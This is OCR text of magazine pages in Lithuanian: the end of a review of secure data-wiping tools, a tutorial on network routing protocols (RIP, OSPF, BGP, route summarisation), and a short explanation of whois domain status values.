
[Bandomieji] Ką gi, ko gero, dabar pradėsime tų pačių programinių priemonių aptarimą, kurias minėjau pradžioje. Dėl tam tikrų niuansų aš neaptarinėsiu *unix* tipo sistemoms skirtų įrankių. Bet aš manau, jog tu ir pats ne mažas, todėl žinai, kur ieškoti tavo konkrečiai sistemai skirtų programų. Jeigu ne visai gaunasi — rašyk.



[Acronis Drive Cleanser] Pirmoji mano apžvalgoje bus gerai žinoma kontora „Acronis" su savo įrankiu *Acronis Drive Cleanser*. Paprastai ši programa įeina į stambesnį tavo saugumo užtikrinimo paketą *Acronis Privacy Expert Suit*. Šios firmos gaminama programinė įranga pakankamai gera, tai pasakytina ir apie *Drive Cleanser*. Vis dėlto ji nėra be trūkumų, tačiau apie juos pakalbėsiu šiek tiek vėliau. Iš pradžių — sausi faktai apie šios sistemos privalumus:

1. Didelis algoritmų pasirinkimas (praktiškai visi pateikti lentelėje).
2. Galimybė sudaryti nuosavus duomenų šalinimo algoritmus.
3. Algoritmų sudarymas pagal šabloną.
4. Gana maloni sąsaja.
5. Išsami dokumentacija.
6. Patogus praplėstas kontekstinis grafinės aplinkos meniu.

Asmeniškai man iš karto į galvą šovė mintis sudaryti amerikietiškų standartų NISPOM ir NAVSO hibridus, kadangi būtent jų kombinacijos naudojamos „Top Secret" dokumentams šalinti (kaip buvo paminėta anksčiau, NISPOM pats savaime tam reikalui nėra naudojamas). Tai man pavyko tiesiog puikiai. Be to, pasiūlyčiau tau pamiršti tokią klavišų kombinaciją, kaip *shift+del* — juos su kaupu pakeis paprasčiausia šiukšliadėžė ir trynimas su *Acronis* valytuvu.



BCWipe užduočių valdymo įrankis


O dabar apie prieš tai pažadėtus trūkumus. Keletą kartų testinių iteracijų metu dirbant su viena iš mano disko particijų buvo pateikiamas perspėjimas apie negalėjimą rašyti į sektorių. Tai mane labai nustebino, nes mano praktiškai naujame kietajame diske *bad-sector'ių* nebuvo. Aš nuodugniai patikrinau tiek diską, tiek jo paviršių, tačiau nieko įtartino neradau, todėl galiausiai klaidos buvo nurašytos į *Acronis Drive Cleanser* sąskaitą. Antro panašaus trūkumo esmė tame, jog ši programa ir vėl dėl man nelabai suprantamų priežasčių negali pašalinti kai kurių šiukšliadėžėje esančių bylų. Visa tai įvertinus, nuosprendis toks: panaudoti koviniais tikslais įmanoma, tik atsargiai.

[O&O Software SafeErase] Numeris antras — „O&O Software" sukurta programa, kuri vadinasi *SafeErase*. Ko gero, ji niekuo nenusileidžia *Acronis* paketui, o kai kuo net jį lenkia. Kaip ir *Acronis* produktas, *SafeErase* prideda savo praplėtimą prie kontekstinio meniu. Antrasis ir patikimesnis pėdsakų nuslėpimo būdas — tai pilnas visos sistemos išvalymas. Aš nesiryžau išbandyti jo namuose ir testavimą atlikau su viena iš universiteto mašinų, kurioje buvo 20 Gb HDD, 128 Mb RAM ir *Celeron 600* procesorius. Visas šalinimo procesas truko tris valandas, iš kurių dvi su puse ruošėmės mes patys su mano padėjėju, pildami į save patį hakeriškiausią gėrimą. Finale *Runtime Software DiskExplorer* parodė, jog HDD visas užpildytas nuliais. Vis dėlto man tas pusvalandis truko amžinybę: per tą laiką galėjo išlaužti mano duris, atjungti elektros tiekimą, sulaužyti man rankas ir išvežti ten, kur gyvena žmonės juodais drabužiais... Graudu, bet faktas vis tiek lieka akivaizdus: naudoti galima ir reikia. Vienareikšmiškai.


[Jetico BCWipe] Trečiasis numeris. *Jetico BCWipe*. Štai čia kažkas iš tiesų ypatingo: panašu į tai, kad gamintojai čia įvertino viską: ir paslėptas *Windows* kopijas, ir pusiau užimtuose klasteriuose saugomus duomenis, ir laikinas bylas, ir RAM duomenis, ir *pagefile* byloje saugomą informaciją, ir grafiką, ir pilną visos informacijos pašalinimą. Tegu atleidžia man gamintojai, jeigu aš ko nors nepaminėjau. Vienintelis šios sistemos trūkumas tame, jog ja naudotis ne taip jau paprasta: ji susideda iš keleto vykdomų bylų, kurių kiekviena atsako už savo sistemos galimybių jurisdikciją, todėl man po viso *Acronis* ir *O&O* grožio pasirodė, jog ši sistema iš pradžių buvo kuriama *Linux* terpėje. Toks galingas įrankis tokiu išbarstytu pavidalu tiesiog negali būti parašytas *Windows* sistemai...

[„Eraser", tiesiog „Eraser"] Pabaigai vertėtų paminėti paskutinį įrankį, kuris nuo likusių skiriasi savo platinimo stiliumi — jis yra visiškai nemokamas ir platinamas su išeities tekstais pagal GPL licenciją. Kaip ir *BCWipe*, čia yra galimybė šalinti bylas, išvalyti *pagefile* bei pagal grafiką valyti laisvą disko erdvę. Čia taip pat nėra nei vokiškojo standarto, nei Šnaierio algoritmo, ir vėlgi, kaip ir *BCWipe* atveju, čia turės ką veikti komandinės eilutės mėgėjai.

[Pabaiga] Tuo aš ir baigsiu savo pamokomąjį pasakojimą. Laikydamasis tradicijų aš nepateiksiu jokio konkretaus nuosprendžio ir balais nevertinsiu testuotos programinės įrangos — pas mus demokratija, todėl tu pats sugebėsi pasirinkti tai, kuo naudosies, o ir šiaip, susirasti čia nepaminėtų programų nėra sunku, jeigu tik manai, kad saugumas — aktualus dalykas. Jeigu tu turi minčių, kuriomis norėtumei pasidalinti — sveikas atvykęs į *www.ru24-team.net*. Na, o aš grįžtu į savo elektronų ir maršrutizatorių bei duomenų grožio pasaulį, iš kurio atėjau.



Eraser — trynimo algoritmai



Konfigūruojame *BCWipe*

018

Maršrutiniai nukrypimai

ĮSIVAIZDUOK, KAD TAU REIKIA FTP PROTOKOLU SUSIJUNGTI SU KALIFORNIJOS SERVERIU. TU ĮSAKAI KLIENTUI TAI PADARYTI, TAČIAU NĖ NESUSIMĄSTAI, KOKIAIS KELIAIS EINA TAVO PAKETAI. O DERĖTŲ PASTEBĖTI, KAD JŲ MARŠRUTAI PASLAPTINGI IR SUDĖTINGI. VIS DĖLTO NEPAISANT REIKIAMŲ MARŠRUTŲ PAIEŠKOS SUDĖTINGUMO, PAKETAS VISADA NUKELIAUS GREIČIAUSIU IR KOKYBIŠKIAUSIU KANALU. ŠĮ KELIO PARINKIMĄ ATLIKS MARŠRUTIZAVIMO PROTOKOLAI, APIE KURUOS MES DABAR IR PAŠNEKĖSIM.

Maršrutizacija globaliuose tinkluose

[Protinga metodų klasifikacija] Prieš pradėdami gilintis į maršrutizavimo globaliuose tinkluose (o būtent per tokius tinklus paketas keliaus iš Europos į JAV) teoriją, aptarsime maršrutizavimo metodų klasifikaciją. Paketų pristatymo teisinga kryptimi metodus priimta dalinti į tris dideles klases.

1. Paprastas maršrutizavimas
2. Fiksuotas maršrutizavimas
3. Adaptyvinis maršrutizavimas

Dabar apie kiekvieną šią klasę pakalbėsime šiek tiek išsamiau. Paprastas maršrutizavimas veikia kanalinio lygio *įrenginių principu (kartotuvai, komutatoriai, tiltai)* ir mūsų laikais naudojamas labai retai. Nepaisant to, apie jį reikia žinoti. Yra trys paprasto maršrutizavimo tipai. Pirmasis buvo pavadintas „atsitiktiniu maršrutizavimu". Tokiu atveju kiekvienas paketą gavęs maršrutizatorius jį išsiunčia į atsitiktinę sąsają (galbūt jis ir nukeliaus ten, kur reikia :)). Pats supranti, jog toks požiūris negarantuoja greito ir kokybiško paketo pristatymo gavėjui. O daugeliu atvejų paketas iš viso bus sunaikintas dėl viršyto TTL. Antrasis tipas vadinamas „lavininiu maršrutizavimu". Tokiu atveju maršrutizatorius paketą siunčia į visas aktyvias sąsajas. Šio tipo trūkumas — tinklas užteršiamas pertekline tarnybine informacija. Ir galiausiai trečias tipas, vadinamas „maršrutizacija pagal patirtį". Naudojant šį tipą, šliuzas iš pradžių sukaupia žinias apie maršrutus, prieš tai duomenis persiųsdamas dažniausiai lavininiu būdu. Po to, sudarinėdamas tam tikrą lentelę, jis mokosi nukreipti paketus ten, kur reikia. Tai labai primena tilto (*bridge*) veikimą, kuriame veikia mokymosi ir darbo režimai.



Išsamiau paskaityti apie globalaus maršrutizavimo protokolus galima elektroninėje bibliotekoje http://athena.vvsu.ru/net/book/

Kaip jau minėjau, paprastas maršrutizavimas dideliuose tinkluose tiesiog nepriimtinas, ypač jeigu mazgai susieti rezervinėmis ryšio linijomis. Antrasis maršrutizavimo tipas, kuris buvo pavadintas „fiksuotu", siūlo taip vadinamą maršrutizavimo lentelę, kuri yra bet kurioje šiuolaikinėje operacinėje sistemoje. Kiekviena lentelė turi *turėti mažiausiai penkis stulpelius. Štai jie:*

1. Tinklo adresas — tinklas arba atskiras IP adresas, į kurį turi būti pristatytas paketas.
2. Potinklio kaukė — norint vienareikšmiškai identifikuoti potinklį, reikia pasinaudoti potinklio kauke.
3. Šliuzas — į šį adresą bus perduotas paketas tuo atveju, jeigu sutaps paskirties ir tinklo adresai.
4. Sąsaja (arba fizinės jungties numeris) — inicializuoja sąsają, per kurią eis paketas.
5. Metrika — tam tikras skaičius, kuris charakterizuoja ryšio kanalą.

Fiksuoto maršrutizavimo esmė tame, kad visas kelių aprašymo darbas gula ant tinklo administratoriaus pečių. Žinoma, paprasto lokalaus tinklo atveju aprašyti visus maršrutus galima per penkias minutes. Tačiau kai kalbama apie globalų tinklą su skirtingais kanalais, reikėtų labai smarkiai pagalvoti. Pavyzdžiui, jeigu tinkle yra rezervinės ryšio linijos, tai pagrindinio ryšio kanalo avarijos atveju į jas persijungti labai sudėtinga. Beje, šis metodas prigijo nedideliuose lokaliuose tinkluose ir magistralinėse linijose.

Dar viena maža fiksuoto maršrutizavimo ypatybė: tuo atveju, kai viską arba daugelį paketų reikia pristatyti į vieną mazgą, naudojama „šliuzo pagal nutylėjimą" (*default gateway*) sąvoka. Tada tinklo adresas ir kaukė bus 0.0.0.0. Kai paskirties adresas nesutampa su tinklo adresu, duomenys iškeliauja į šliuzą pagal nutylėjimą.

Trečioji maršrutizavimo klasė, kuri buvo pavadinta „adaptyvine", yra pati įdomiausia. Ji naudojama dideliuose tinkluose su skirtingais kanalais ir perteklinėmis ryšio linijomis. Adaptacijos prasmė — greitai pakeisti maršrutą atskiros linijos *išėjimo iš rikiuotės arba naujo šliuzo pridėjimo atveju.* Šiuo metu naudojami du maršrutizavimo protokolai: RIP ir OSPF. Mes būtinai pakalbėsime apie kiekvieno jų veikimą, tačiau iš pradžių aptarsime bendrą duomenų perdavimo globaliuose tinkluose principą.

[Globalių tinklų veikimo principas] Kaip tu jau žinai, egzistuoja taip vadinami „ryšio operatoriai", kurie turi nuosavus kanalus ir nuomoja tiekėjams priėjimą prie jų. Kiekvieno operatoriaus nuosavybę, įskaitant visus prie jo prisijungusių tiekėjų lokalius tinklus, priimta vadinti „autonomine sistema". Autonominė sistema — tai grupė tarpusavyje susijusių maši-

127.0.0.0	255.0.0.0	127.0.0.1	127.0.0.1	1
192.168.7.0	255.255.255.0	192.168.7.1	192.168.7.1	20
192.168.7.1	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.7.255	255.255.255.255	192.168.7.1	192.168.7.1	20
192.168.126.0	255.255.255.0	192.168.126.1	192.168.126.1	20
192.168.126.1	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.126.255	255.255.255.255	192.168.126.1	192.168.126.1	20

```
Gateway of last resort is not set
C       195.48.192.0/30 is directly connected, 195.48.192.2
C       195.48.0.0/18 is directly connected, 195.48.0.1
C       195.48.224.0/30 is directly connected, 195.48.224.1
S       192.140.0.6/26 [1/0] via 195.48.192.2
```

Tipiškos *Windows* ir *Cisco* maršrutizavimo lentelės


nų su vieninga vidine maršrutizavimo politika (IGP — *Internal Gateway Protocol*). Pačios autonominės sistemos tarpusavyje sujungiamos galingais kanalais, tuo pačiu taip suformuojamas vieningas interneto tinklas. Tačiau tu tikriausiai supranti, kad neįmanoma kiekvienam maršrutizatoriui perduoti duomenų apie visus likusius maršrutizatorius. Būtent todėl priimta išskirti vadinamuosius autonominės sistemos „pasienio šliuzus“. Visi šliuzai sujungiami į vieną magistralę ir keičiasi duomenimis per išorinius maršrutizavimo protokolus (EGP — *External Gateway Protocol*).

Kaip jau minėjau, vidiniams protokolams priskiriami RIP ir OSPF. Yra ir kitų retų metodų, tačiau standartizuoti ir populiarūs yra būtent šie du. RIP (*Routing Information Protocol*) protokolas yra labai paprastas ir universalus, todėl jį palaiko visos operacinės sistemos ir aparatūriniai maršrutizatoriai. Jis priskiriamas *distance-vector* protokolų klasei. Dabar aš šiek tiek išsamiau papasakosiu apie RIP veikimą.

[Rest In Peace] RIP idėja labai paprasta. Kiekvienas maršrutizatorius kas tam tikrą nustatytą laiko tarpą siunčia informaciją apie ryšius su savo kaimynais. Kaimynas juos susieja su savo duomenų baze ir prideda duomenis, jeigu jie yra aktualūs. Taip visi maršrutizatoriai turi žinoti apie visus savo tinklus. RIP metrika sutampa su žingsnių (praeinamų maršrutizatorių) skaičiumi iki reikiamo tinklo. Tuo atveju, jeigu metrika lygi 16, tinklas laikomas neprieinamu. Iš to išplaukia, jog protokolas gali dirbti tokiame tinkle, kuriame maksimalus mazgų skaičius tarp dviejų bet kurių tinklų yra mažiau nei 16. Pabandykime aptarti pavyzdį, kuris padės išsiaiškinti RIP protokolo darbo principą. Tarkim, mes turime tinklą iš keturių maršrutizatorių A, B, C ir D (žr. nuotrauką). Vos tik mes aktyvavome protokolą arba pradėjome tiekti maršrutizatoriams elektros energiją, jie pradėjo aktyviai papildyti savo bazes. Pavyzdžiui, maršrutizatorius A, kuris sujungtas su šliuzais B, C bei galutiniu tinklu 1, po įjungimo išsiuntinės tokią informaciją:


1 -> 1
B -> 1 — maršrutizatoriui C
ir
1 -> 1
C -> 1 — maršrutizatorių B.

Tarkim, jeigu šiuos duomenis gauna maršrutizatorius C, jis tuojau pat pradeda jų apdorojimą. Visų pirma jis patikrina, kad metrika neviršytų 16, o po to savo maršrutizavimo lentelėje ieško paskirties tinklo. Jų nesuradęs jis įtrauks visą informaciją, tačiau prieš tai visas metrikas padidins vienetu. Po to maršrutizatorius C savo kaimynui D perduos tokius duomenis:



Pagrindiniai RIP protokolo darbo principai

Skaičiavimo iki begalybės demonstracija



Sąlyginė interneto tinklo schema

OSPF protokolo suformuotas grafas

1 -> 2
B -> 2
A -> 1

O dabar tarkim, kad maršrutizatorius B šiuos duomenis jau perdavė anksčiau. Tuo pačiu maršrutizatoriuje D jau spėjo susiformuoti lygiai tokia pati lentelė. Tokiu atveju lentelėje esančios ir gautos metrikos bus vienodos. Tuomet D tiesiog ignoruos tokius duomenis ir neišsaugos jų atmintyje. Tas pats nutiktų ir tuo atveju, jeigu D gautų metrikas, kurios viršytų jos turimus duomenis iki to paties tinko.

Po tam tikro laiko visi maršrutizatoriai žinos apie visus bendros autonominės sistemos tinklus. Po to apsikeitimas duomenimis vyks kas 30 sekundžių, tačiau jeigu duomenys apie tinklą nebuvo gauti per paskutines 180 sekundžių, tai maršrutizatorius metriką iki to tinklo prilygins 16, kas bylos apie šio tinklo neprieinamumą. Taip aptinkami šliuzų atjungimai arba kanalų avarijos.

Pasitaiko tokių atvejų, kuomet susidaro nestandartinės situacijos, vadinamos „užsiciklinimais“ arba „skaičiavimais iki begalybės“. Šie kenksmingi reiškiniai užteršia tinklą melaginga informacija ir gali trukti iki pusvalandžio. Užsiciklinimas įvyksta po vieno iš tinklų atjungimo, kuomet kitas maršrutizatorius kaimynui praneša apie tai, jog tinklas yra prieinamas per jį (tokiu atveju, jeigu kaimynas nespės maršrutizatoriui pranešti apie neprieinamą tinklą). Taip tarp maršrutizatorių susidaro kilpa.

Siekiant išvengti kilpų, RIP protokole yra įvesti du apribojimai. Pirmasis vadinamas „horizonto padalinimo taisykle“. Jis byloja, kad maršrutizatorius A neturi siųsti duomenų maršrutizatoriui C apie tinklą B, jeigu pastarasis jam pranešė apie tinklą B. Kitaip tariant, maršrutizatorius nesiunčia informacijos apie tinklą kaimynui, jeigu prieš tai duomenis apie šį tinklą gavo būtent iš jo. Antrasis apribojimas įpareigoja šliuzą pakeisti maršruto metriką, jeigu ją išsiuntė tas pats maršrutizatorius. Šie papildymai dalinai išgelbėja nuo kilpų, tačiau ne visada. Pasitaiko, kad maršrutizatorius iš kito maršrutizatoriaus melagingus duomenis gauna grandine. Tačiau mes nesigilinsime į tokius sudėtingus niuansus :).

Skaičiavimas iki begalybės įvyksta tuomet, kai nelaiku pranešama apie tam tikrą situaciją. Tuo pačiu melagingas maršrutas gali egzistuoti, kol tinklo metrika netaps lygia 16. Štai kaip tai vyksta. Tarkim, įvyko netikėtas 1 tinklo atjungimas. Maršrutizatorius A, aptikęs ryšio dingimą, šliuzams B ir C išsiunčia atstumo

vektorių 1->16. Iki šliuzo C ši informacija atkeliavo iš karto ir jis laiku pakeitė maršrutą (pagal antrąjį apribojimą). Tačiau šliuzo B ši informacija nepasiekė (įvyko užlaikymas). Tuo metu šliuzas B maršrutizatoriui C siunčia informaciją apie tai, kad A tinklas prieinamas per jį, o jo metrika lygi 2. Maršrutizatorius C priima šią informaciją, padidina metriką vienetu ir išsiunčia duomenis toliau — į šliuzą A. Tarkim, per tą laiką paketas su atstumo vektoriumi 1->16 vis dėlto pasiekė šliuzą B. Tačiau tuo pačiu atėjo ir paketas su metrika 3 iš to paties šliuzo A. Finale visa ši informacija visuose trijuose maršrutizatoriuose cirkuliuos tol, kol visose lentelėse nebus nurodyta metrika 16. Šis reiškinys buvo pavadintas „skaičiavimu iki begalybės".

Su juo kovojama dviem būdais: pakeitimų užšaldymu (kuomet šliuzas, gavęs duomenis apie tinklo atjungimą, tam tikrą laiką nepriima duomenų apie šį tinklą), arba trigeriniais atnaujinimais (duomenų apie neprieinamą tinklą išsiuntinėjimo be uždelsimo atveju, nepriklausomai nuo einamos laikmačio reikšmės). Tačiau net ir šie metodai RIP sistemoje negali garantuoti šios problemos eliminavimo.

Pasibaigus tam tikram laikui kaimynai vienas su kitu apsikeičia specialiais HELLO pranešimais, kurie informuoja apie tai, kad kaimynas sveikas ir gyvas :). Tuo atveju, jeigu maršrutizatorius dėl kokių nors priežasčių atsijungė, kitas maršrutizatorius tuojau pat išsiuntinėja šiuos atnaujintus duomenis apie kaimynus, kad toks miręs šliuzas būtų išbrauktas. Visi maršrutizatoriai pradeda performuoti maršrutus, kurie keliavo per atjungtą maršrutizatorių. Taip OSPF protokolo tinklo aktyvumas praktiškai lygus nuliui, o pikas pasiekiamas tik apsikeitimo informacija stadijoje.

Manau, visai suprantama, kad su dažnais kanalų atjungimais maršrutų perskaičiavimas ir apsikeitimas papildomais duomenimis bus ganėtinai apčiuopiamas net ir OSPF atveju. Būtent todėl visai autonominei sistemai nėra būtina naudoti vieną lentelę. Protokole numatytas sistemos dalinimas į atskiras zonas, kur kiekvienoje jų bus panaudotas atskiras OSPF procesas.

Kalbant apie metrikas, tai OSPF atveju viskas kur kas patogiau, nei RIP protokole. Čia metrika reiškia jau ne praeinamų mazgų iki paskirties taško skaičių, o kanalo pralaidumą (vieno bito perdavimo laiką kas 10 nanosekundžių). Pavyzdžiui, *Ethernet* atveju ši metrika lygi 10, o *Fast Ethernet* atveju — vienetui. 56 Kb/s kanalui metrika bus 1785. Pilna tam tikro maršruto metrika yra visų tarpinių kanalų suma. Tuo pačiu OSPF niekada paketo nepraleis per *dialup* kanalą, net jeigu per jį iš karto ir pasiekiamas paskirties taškas (*hop count* = *1*), jeigu yra galimybė tai padaryti per *Fast Ethernet*, nors tarpinių mazgų skaičius čia gali siekti ir 3–4.

Derėtų paminėti, kad OSPF moka duomenis siųsti iš karto keliais kanalais, kas tuo pačiu sumažina tinklo apkrovimą. Tačiau tokiu atveju galioja apribojimas pagal metriką. Išsamesnių detalių gali paieškoti pačioje OSPF teorijoje, kadangi visos šio protokolo subtilybės niekaip netilps į vieną straipsnį.

[OSPF — geriausias protokolas vidiniam maršrutizavimui]

RIP pakeitė OSPF protokolas, kuriame nebėra 15 mazgų apribojimo ir kuriame minimizuojamas tarnybinis tinklo srautas. Jis priskiriamas *link-state* protokolų klasei, o jo darbas vyksta dviem etapais:

1. Kiekvienas maršrutizatorius po įjungimo į visas savo sąsajas išsiunčia informaciją visiems savo kaimynams, panaudodamas *Link-State* tipo pranešimą.

2. Susidaręs pilną tinklo vaizdą, maršrutizatorius pradeda ieškoti optimalaus kelio iki kiekvieno tinklo, panaudodamas specialų *Dijkstros* algoritmą (*Dijkstra* taip pat sugalvojo ir semaforus, naudojamus OS teorijoje).



[BGP suartina sistemas] Pabaigai aš papasakosiu apie išorinį protokolą BGP (*Border Gateway Protocol*). Šiuo metu yra išleista ketvirtoji protokolo versija, kuri neturi konkurentų. Protokolo veikimo principas labai paprastas: autonominės sistemos pasienio šliuzuose aprašytos tam tikros taisyklės, pagal kurias maršrutizatorius siųs paketus per savo sąsajas. Tarkim, jeigu administratorius aprašė taisyklę pagal paros laiką, tai dieną duomenys bus siunčiami per vieną sąsają, o naktį — per kitą. Taip pat galima klasifikuoti tinklo srautą pagal prioritetą, informacijos kokybę ir panašiai. Visi pasienio šliuzai būtinai tarpusavyje keičiasi maršrutizavimo lentelėmis. Dėl to tokiam maršrutizatoriui keliami ganėtinai rimti disko posistemės ir našumo reikalavimai. Bet panaudojus maršrutų sumavimo mechanizmą galima apčiuopiamai sumažinti perduodamos informacijos dydį.



[Ką pasirinkti? Spręsk pats!] Jeigu tau reikia pasirinkti *maršrutizavimo protokolą, tu turėtumei pasverti visus „už" ir* „prieš". Viena vertus, gremėzdiškas OSPF gali viską ir dar šiek tiek, tačiau jis ryja daug resursų. Kita vertus niekas netrukdo naudotis RIPv2 (antrosios versijos RIP protokolas), kuris išmoko suprasti potinklio kaukes ir autentifikaciją, ko nemokėjo jo pirmtakas.

[Maršrutų sumavimas] Yra vienas įdomus maršrutų sumavimo metodas panaudojant trumpesnes kaukes, kurį galima panaudoti daugelyje tinklo protokolų. Pavyzdžiui, pas mus yra du tinklai, prijungti prie vieno maršrutizatoriaus. Pirmojo adresas yra 192.168.1.0/25, o antrojo — 192.168.1.128/25. Abiejų tinklų duomenis galima lengvai apjungti į vieną bendrą 192.168.1.0/24 ir po to šią informaciją perduoti aukščiau stovinčiam maršrutizatoriui. Finale maršruto paieška vyks kur kas greičiau, o per ryšio kanalus perduodamų duomenų apie maršrutizavimą bus dvigubai mažiau.
Jeigu yra du tinklai, kurių potinklio kaukė, tarkim, lygi /26, ir kurie nėra vienas kito kaimynai (juos apjungus nesusidaro ištisinė adresų erdvė), tuomet sumuoti maršrutų negalima. Galimas toks atvejis, kuomet toks per klaidą apjungtas potinklis yra visiškai kitoje vietoje, tačiau maršrutizatorius apie tai nežinos.
Vertėtų atminti, kad RIPv1 nesupranta potinklio kaukių, todėl maršrutų sumavimą galima panaudoti tik BGP, OSPF ir RIPv2 protokoluose.



Kai užklausi informacijos apie domeną, *whois* serveris grąžina lentelę, kurią sudaro keletas laukų. Kai kurie iš jų aprašo informaciją apie savininką (*admin*), DNS serverius ir panašiai. Su jais viskas aišku, tačiau kaip iššifruoti būsenos lauko (STATUS) reikšmę? Dažnokai sutinku visiškai skirtingas šio lauko reikšmes.



Prieš pradedant aiškinimą, aptarkime kitas dvi sąvokas: registratorius ir registratūra. Registratūra (*registry*) — tai speciali organizacija, kuri palaiko konkrečią domeno zoną (pavyzdžiui, *.com*). Registratorius (*registrar*) — kompanija, kuriai leista registruoti domenus šioje zonoje.
ACTIVE. Šią būseną pagal nutylėjimą gauna visi nauji domenai. Registratorius turi pilną priėjimą prie domeno atributų ir gali juos keisti kaip tinkamas. Tokio domeno delegavimas (aptarnavimas) gali būti pratęstas.
REGISTRY–LOCK. Žodis LOCK parodo tai, kad registratorius neturi teisės keisti domeno atributų ir juos šalinti, tačiau gali pratęsti delegavimą. Tam, kad registratorius galėtų modifikuoti domeno parametrus, reikia, kad registratūra pakeistų būseną REGISTRY–LOCK.
REGISTRY–HOLD. Šią būseną, kaip ir REGISTRY–LOCK, priskiria registratūra. Registratorius negali pakeisti šio domeno atributų, tačiau jis gali pratęsti jo aptarnavimą. Skirtumas tarp REGISTRY–HOLD ir REGISTRY–LOCK tame, kad pirmuoju atveju informacija apie domeną patalpinama į *Zone File* (speciali duomenų bazė, kurioje yra domenų pavadinimų ir IP adresų atitikmenys), o antruoju — ne.
REGISTRAR–HOLD. Registratorius paprastai nurodo būtent šią būseną. Tokiu atveju domeno kontrolė pilnai gula ant domeno savininko (tai yra tavo, jeigu domenas registruotas tavo vardu) pečių.
O pats registratorius negali pašalinti ir modifikuoti parametrų, tačiau gali pratęsti aptarnavimą.
REGISTRAR–LOCK. Tas pats, kas ir REGISTRAR–HOLD, skirtumas tik tame, kad su šia būsena informacija apie domeną įtraukiama į zonų bylą. REGISTRAR–HOLD atveju taip nedaroma.
REGISTRY–DELETE–NOTIFY. Tokią būseną laikinai gali nurodyti registratūra, kai pasibaigia domeno aptarnavimo laikas.





022

Skaitmeninio amžiaus simboliai

